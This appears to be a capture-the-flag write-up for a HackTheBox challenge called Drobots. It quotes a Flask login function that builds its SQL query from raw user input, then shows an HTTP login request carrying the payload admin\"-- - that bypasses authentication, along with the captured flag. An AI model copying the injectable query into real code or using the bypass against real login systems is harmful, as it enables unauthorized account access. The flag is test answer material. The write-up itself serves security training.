
Drobots

Platform	HackTheBox
Category	Cyber Apocalypse 2023 - The Cursed Mission
Difficulty	very easy
Tags	SQL-Injection
Status	Rooted/Finished
Payload	
Source Code	

> Intro to the challenge

Set up




CHALLENGE NAME

Drobots

Pandora's latest mission as part of her reconnaissance training is to infiltrate the Drobots firm that was suspected of engaging in illegal activities. Can you help pandora with this task?

Information Gathering

▼ The application at-a-glance 🔍




Source code review

```
from colorama import Cursor
from application.util import createJWT
from flask_mysqldb import MySQL

mysql = MySQL()

def query_db(query, args=(), one=False):
    cursor = mysql.connection.cursor()
    cursor.execute(query, args)
    rv = [dict((cursor.description[idx][0], value)
        for idx, value in enumerate(row)) for row in cursor.fetchall()]
    return (rv[0] if rv else None) if one else rv


def login(username, password):
    # We should update our code base and use techniques like parameterization to avoid SQL Injection
    user = query_db(f'SELECT password FROM users WHERE username = "{username}" AND password = "{password}" ', one=True)

    if user:
        token = createJWT(username)
        return token
    else:
        return False
```

From the above code we can understand that there’s possibility of SQL injection as user input is directly appended to the query.

The Bug

- SQL injection




```
POST /api/login HTTP/1.1
Host: 68.183.45.143:32181
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0)
 Gecko/20100101 Firefox/111.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://68.183.45.143:32181/
Content-Type: application/json
Content-Length: 45
Origin: http://68.183.45.143:32181
Connection: close

{
  "username":"admin\"-- -",
  "password":"admin"
}
```

```
HTTP/1.1 200 OK
Server: Werkzeug/2.2.3 Python/3.8.16
Date: Fri, 24 Mar 2023 17:15:36 GMT
Content-Type: application/json
Content-Length: 22
Vary: Cookie
Set-Cookie: session=
eyJhdXRoIjoiZXlKaGJHY2lPaUpJVXpJMU5pSXNJbl1IlYONJNklrcFhWQ0o5LmV
5SjFjMlZ5YmlGdFpTSTZJbUZrYldsdVhDSXRMU0FOSW13aVpYaHdJam94TmpjNU
5qazV0ekOyZlEuQl8xNjRaQzE2THJZYWJ6Szl0dElyWTRLTXRXYjdHTEFL0XlhR
kFweml WZyJ9.ZB3auA.5lpQvI-_o_FbYyakU8pHRcEn_gE; HttpOnly;
Path=/
Connection: close

{
  "message":"Success"
}
```

Exploitation

`admin\"-- -`



Available Robots

Robot ID	Robot Name	Robot Model	Robot Manufacturer	Robot Price	Robot Rental Price	Robot Availability
ID-001	RoboForge	Alpha	HTB{p4r4m3t3r1z4t10n_1s_1mp0rt4nt!!!}	$999	$99/day	In Stock
ID-002	RoboTron	Beta	Automatronix Inc.	$1299	$149/day	Out of Stock
ID-003	RoboCortex	Gamma	Robotronics Inc.	$1199	$99/day	In Stock
ID-004	RoboSurge	Sigma	Robotronics Inc.	$1399	$199/day	In Stock
ID-005	RoboMaximus	Gamma	Robotronics Inc.	$1599	$399/day	In Stock
ID-006	RoboSavior	Beta	Robotronics Inc.	$1099	$299/day	In Stock
ID-007	RoboSapiens	Epison	RoboCorp Inc.	$1599	$169/day	Out of Stock
ID-008	AutonX	Zeta	RoboCorp Inc.	$1799	$139/day	In Stock
ID-009	MechDroid	Gamma	Robotronics Inc.	$599	$199/day	In Stock
ID-010	CyberMachine	Lambda	RoboCorp Inc.	$599	$399/day	Out of Stock

Flag

```
HTB{p4r4m3t3r1z4t10n_1s_1mp0rt4nt!!!}
```

Writeup

Writeup - TITLE [DIFFICULTY]

Video Writeup